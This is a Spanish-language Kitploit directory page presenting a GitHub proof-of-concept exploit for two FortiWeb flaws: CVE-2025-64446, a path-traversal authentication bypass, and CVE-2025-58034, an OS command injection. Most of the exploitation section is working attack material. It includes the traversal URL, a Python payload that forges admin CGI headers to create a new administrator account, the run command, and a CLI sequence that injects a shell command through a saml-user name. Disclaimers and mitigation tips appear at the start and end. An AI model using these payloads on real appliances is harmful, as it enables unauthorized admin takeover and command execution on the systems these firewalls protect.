Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Vulnerability-CVE-2025-64446-CVE-2025-58034 — Exploit PoC para FortiWeb CVE-2025-64446 (bypass de autenticación mediante path traversal) y CVE-2025-58034 (inyección de comandos del sistema operativo) con análisis detallado y orientación de mitigación. | Kitploit
Herramientas/GitHubGitHub/litndat/vulnerability-cve-2025-64446-cve-2025-58034
Autenticación y AutorizaciónAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónLabs y Práctica
GitHublitndat/vulnerability-cve-2025-64446-cve-2025-58034

Vulnerability-CVE-2025-64446-CVE-2025-58034

Compartir

Exploit PoC para FortiWeb CVE-2025-64446 (bypass de autenticación mediante path traversal) y CVE-2025-58034 (inyección de comandos del sistema operativo) con análisis detallado y orientación de mitigación.

Ver Repositorio
27hace 4 mesesAún no revisado

Simulación de explotación de FortiWeb (CVE-2025-64446 & CVE-2025-58034)

Nota:

  • Este documento es solo para fines educativos y de investigación en seguridad.
  • No lo utilice para atacar sistemas sin autorización.

1. Resumen

FortiWeb es un dispositivo Web Application Firewall (WAF) utilizado para proteger aplicaciones web.

En el año 2025, se descubrieron dos vulnerabilidades críticas:

  • CVE-2025-64446 – Omisión de autenticación mediante Path Traversal
  • CVE-2025-58034 – Inyección de comandos del sistema operativo

2. Resumen de CVE-2025-64446

ElementoContenido
Tipo de vulnerabilidadPath Traversal relativo
Omisión de autenticación
CausaFortiWeb maneja las rutas de forma poco rigurosa antes de la autenticación:

- Control de acceso basado en una cadena de ruta lógica
- No normaliza completamente la ruta
- Permite el uso de ../ para acceder a recursos internos
DescripciónAlgunos endpoints de administración pueden ser accedidos sin una autenticación válida
Impacto- Omisión completa de la autenticación
- Acceso no autorizado a funciones de administración
- Ruptura del modelo de privilegios
Versiones afectadas- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.4
- 7.4.0 – 7.4.9
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

Ejemplo:

/api/v2.0/cmdb/system/../../../../../../cgi-bin/fwbcgi

3. Resumen de CVE-2025-58034

ElementoContenido
Tipo de vulnerabilidadInyección de comandos del sistema operativo (CWE-78)
CausaFortiWeb procesa la entrada de forma insegura al ejecutar comandos del sistema:

- No valida la entrada
- Falta de escape de caracteres especiales
- Pasa datos de usuario directamente a comandos del sistema
DescripciónLa vulnerabilidad requiere autenticación pero permite la inyección de comandos del sistema
Impacto- Ejecución de comandos no deseados
- Acceso a recursos del sistema
- Afecta la integridad y disponibilidad
Versiones afectadas- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.5
- 7.4.0 – 7.4.10
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

4. Proceso experimental (POC)


4.1. Preparación del entorno:

python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

Esto ayuda a evitar conflictos de versiones de bibliotecas, garantiza la estabilidad del entorno de trabajo y limita el impacto en el sistema.
image

4.2 Explotación

Payload

 cgiinfo_json = {
        "username": "admin",
        "profname": "prof_admin",
        "vdom": "root",
        "loginname": "admin"
    }
cgiinfo_b64 = base64.b64encode(json.dumps(cgiinfo_json).encode()).decode()
conn.request("POST", "/api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi", body=body_data, headers=headers)
        resp = conn.getresponse()
result = {
            'target': f"{host}:{port}",
            'status': resp.status,
            'user': username,
            'password': password,
            'success': resp.status == 200
        }


Ejecutar la herramienta con Python3:

python3 exploit.py <IP_target>
  • <IP_target>: La dirección IP aquí es el nombre de host del dispositivo FortiWeb.
image

Se obtiene nombre de usuario y contraseña -> proceder al inicio de sesión

image image


Explotación exitosa y se crea una nueva cuenta con privilegios de administrador.

4.3 Explotación de CVE-2025-58034 después de iniciar sesión con la cuenta

Después de iniciar sesión exitosamente con la nueva cuenta de administrador, el atacante puede explotar la vulnerabilidad de inyección de comandos autenticada mediante solicitudes especialmente diseñadas o directamente a través de la interfaz de línea de comandos de FortiWeb CLI:

config user saml-user

edit "`id`" ## ingresar el comando aquí

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

FortiWeb saldrá de la cadena de configuración y ejecutará el comando id durante el proceso de configuración de saml-user.


5. Algunas formas de mitigar las vulnerabilidades

  • Actualizar FortiWeb a la versión parcheada.
  • Limitar el acceso a la interfaz de administración.
  • No exponer la interfaz de gestión a Internet.
  • Revisar cuentas de administrador inusuales.

6. Referencias adicionales

  • CVE-2025-64446 – https://nvd.nist.gov/vuln/detail/CVE-2025-64446
  • CVE-2025-58034 – https://nvd.nist.gov/vuln/detail/CVE-2025-58034
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →